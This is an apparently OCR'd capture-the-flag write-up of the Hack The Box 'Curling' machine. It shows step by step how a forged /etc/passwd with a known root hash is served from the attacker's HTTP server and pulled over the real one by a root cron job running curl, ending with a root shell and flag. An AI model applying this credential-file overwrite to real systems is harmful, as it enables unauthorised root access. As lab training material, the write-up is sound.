
```
1. floris@curling:/tmp$ cat test
url = "http://10.10.14.3/passwd"
2. I set up a python server on port 80
3. Open up the `/etc/passwd` on target server.
4. floris@curling:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
5. copy the entire passwd to your local working directory and call it passwd
6. curling ▷ cat passwd
root:x:0:0:root:/root:/bin/bash
7. change the root password of the passwd file you exfiltrated on your copy.
8. curling ▷ openssl passwd
Password: hello
Verifying - Password: hello
$1$K33GXWxX$wYfkt1jtG4PXijM9SbC8B1
9. take that encrypted password and paste it into the x of the exfiltrated passwd file.
10. ~/hackthebox/curling ▷ vim passwd
11. ~/hackthebox/curling ▷ head -n 1 passwd
root:$1$K33GXWxX$wYfkt1jtG4PXijM9SbC8B1:0:0:root:/root:/bin/bash
12. So we have our imposter passwd that is going to overwrite the real passwd file because this curl cron job is being run as root.
```



```
Every 1.0s: cat /etc/passwd
000ing: Tue Jun  4 23:37:27 2024
root:$1$K33GXWxX$wYfkt1jtG4PXijM9SbC8B1:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Now you will cd into where the vulnerable file is and change the curl input file

```
1. floris@curling:/tmp$ cd /home/floris
floris@curling:~$ ls -l
total 12
drwxr-x--- 2 root   floris 4096 Aug  2  2022 admin-area
-rw-r--r-- 1 floris floris 1076 May 22  2018 password_backup
-rw-r----- 1 floris floris   33 Jun  4 15:02 user.txt
floris@curling:~$ cd admin-area/
floris@curling:~/admin-area$ ls -l
total 20
-rw-rw---- 1 root floris    25 Jun  4 23:03 input
-rw-rw---- 1 root floris 14236 Jun  4 23:03 report

2. floris@curling:~/admin-area$ nano input

3. Server crashed had to reset everything and get a new shell.

4. I nano the input file. I need to replace the local host url with my url.

5. floris@curling:~/admin-area$ nano input

6. floris@curling:~/admin-area$ cat input
url = "http://10.10.14.2/passwd"
output = "/etc/passwd"

7. sudo python3 -m http.server 80

8. The cron should start for the input file and execute our fake passwd switcharoo.

9. floris@curling:~/admin-area$ cat input
url = "http://10.10.14.2/passwd"
output = "/etc/passwd"

10. floris@curling:~/admin-area$ watch -n 1 cat /etc/passwd <<< This command is so cool

11. floris@curling:~/admin-area$ su root
Password:

13. root@curling:/home/floris/admin-area# whoami
root

14. root@curling:/home/floris/admin-area# cat /root/root.txt
2d11423148b96d26c929587428984b30
```



Curling has been Pwned!

Congratulations **therealpablo**, best of luck in capturing flags ahead!